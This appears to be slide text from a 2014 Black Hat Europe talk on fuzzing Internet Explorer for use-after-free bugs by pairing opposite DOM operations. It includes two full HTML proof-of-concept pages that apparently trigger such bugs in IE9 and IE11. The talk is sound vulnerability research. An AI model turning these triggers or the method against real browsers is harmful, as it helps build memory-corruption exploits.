black hat EUROPE 2014

POWER IN PAIRS:

How one fuzzing template revealed over 100 IE UAF vulnerabilities

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
About us

- Bo Qu (http://fuzzing.me)
  - 0x557 / Palo Alto Networks
  - Discovered vulnerabilities : RPC, IIS, Windows, Office, Adobe Reader, Flash and Internet Explorer


- Royce Lu (@RoyceLu)
  - TrendMicro -> Qihoo 360 -> Palo Alto Networks
  - Windows Internals/Scan Engine/Malware/Exploit

We discovered some vulnerabilities…



http://www.osvdb.org/affiliations/1148-palo-alto-networks

The core of fuzzing is … ??



Google | google.com/datacenters


Test Case Generation

- Is it possible to design one web page template that can describe/cover most cases?

Test Case Sources: Web pages

- 0day Samples
- Daily Browsing
- Microsoft Active Protections Program (MAPP)
- Most of the web pages with Internet Explorer vulnerabilities can be described as…

This Template is the 99%!



Compatible

CSS

Script Function

Page Layout

```
<compatibale>
<css>
<script type='text/javascript'>
function fuzz0()
{
…
}
function fuzz1()
{
…
}
function fuzz2()
{
…
}
</script>
<body onload=‘fuzz0();'>
[html]
</body>
```

Random problems of randomness


How random is our random? Does it repeat?

We can’t track the relationships between statements…

We need directions!!!

Bo's Muse

- Then one day, Bo's wife asked him to repair her broke iPhone screen…
- He almost did it. But…
  - Two more screws are found
  - Camera is missing (wtf)
  - The iPhone is dead




Idea!

- Things learned from this experience…
  - Engineers are not good at repairing…
  - Engineers make mistakes taking things apart… (undoing…?)
  - Engineers make mistakes putting things back together…(redoing…?)

- This probably also applies to the IE engineers!

Pair



Do Something

…

Do something contrary

Initial status

…

“anti” initial status

First version

- Commands + Undo
  - document
  - selection
  - range
- Clear Content + innerText
  - document.write(“”)

One more step

- More generic idea
  - Pick up an ‘interesting’ property/method
  - Set two different values/params to it
  - Insert two statements to the template
  - Randomly fill the rest part

Pair Types


- Explicit Pairings
  - Direct: ‘on/off’, ‘true/false’, properties.
- Implicit Pairings
  - Indirect: inheritance, web page state change.
- Hybrid Pairings
  - Complexity of mixing explicit and implicit.
- Pairing Combinations
  - Multiple pairings per page.

Explicit Pairings


- Property / HTML attribute
  - `A.style.display = “block” -> A.style.display = “none”`
- Method
  - `B.focus()/B.blur()`

Explicit Pairings

- execCommand (IE Only):
  - *object*.execCommand(“indent”) / *object*.execCommand(“outdent”)
  - *object*.execCommand(“SelectAll”) / *object*.execCommand(“UnSelect”)
- addEventListener:
  - focusin / focusout




```
<meta http-equiv="x-ua-compatible" content="IE=11">
<!doctype html>
<html>
<head>
<title>2014.2</title>
<meta http-equiv="Cache-Control" content="no-cache"/>
<style>
</style>
<script type='text/javascript'>
function gosst()
{
    document.body.contentEditable="true";
    document.addEventListener("focusout", function (){document.write("");}, true);
    document.addEventListener("focusin", function (){try{
             document.body=document.createElement("body");}catch(exception){}}, true);
    document.body.focus();
}
</script>
</head>
<body onload='gosst();'>
</body>
</html>
```



```
<meta http-equiv="x-ua-compatible" content="IE=9">
<!doctype html>
<html>
<title>eh?</title>
<script type='text/javascript'>
function goPANW()
{
var oooo=document.createElement("ol");
var panw=document.body.createTextRange();
xxxx.onresize=function(e){
panw.execCommand("Outdent");
oooo.outerText='';
}
panw.execCommand("Indent");
panw.execCommand("SelectAll");
}
</script>
<body onLoad='goPANW();'>
<li id=xxxx></li><button></button>
</body>
</html>
```

Implicit Pairings

